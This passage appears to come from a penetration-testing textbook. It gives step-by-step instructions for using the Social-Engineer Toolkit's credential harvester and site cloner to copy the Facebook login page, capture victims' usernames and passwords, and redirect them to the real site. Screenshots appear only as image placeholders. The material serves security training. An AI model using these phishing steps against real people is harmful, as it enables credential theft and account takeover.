


Figure 14.1 – SET menu

4. Next, choose the **2) Website Attack Vectors** option:





Figure 14.2 – Accessing the Website Attacks menu

5. Next, choose the **3) Credential Harvester Attack Method** option:



6. Next, choose the **2) Site Cloner** option to create a clone of a legitimate website:




Figure 14.4 – Using Site Cloner

7. Next, on the **Site Cloner** interactive menu, set the IP address of your Kali Linux machine. This is the IP

address that will be given to the potential victims. If your Kali Linux machine is hosted on the cloud, this will be the public IP address.

8. Next, enter the URL to clone. For this exercise, the Facebook login page, https://www.facebook.com/login/, was used as a proof of concept:




Figure 14.5 – Setting up the attack

9. Next, when the victim enters the IP address of Kali Linux on their web browser, the following login page will load:




Figure 14.6 – Displaying the phishing website

10. When the victim enters their user credentials on the phishing website, the username and password are presented on the terminal, as shown here:




Figure 14.7 – Capturing user credentials

11. Lastly, the victim will be automatically redirected to the legitimate website, as shown in the following screenshot:

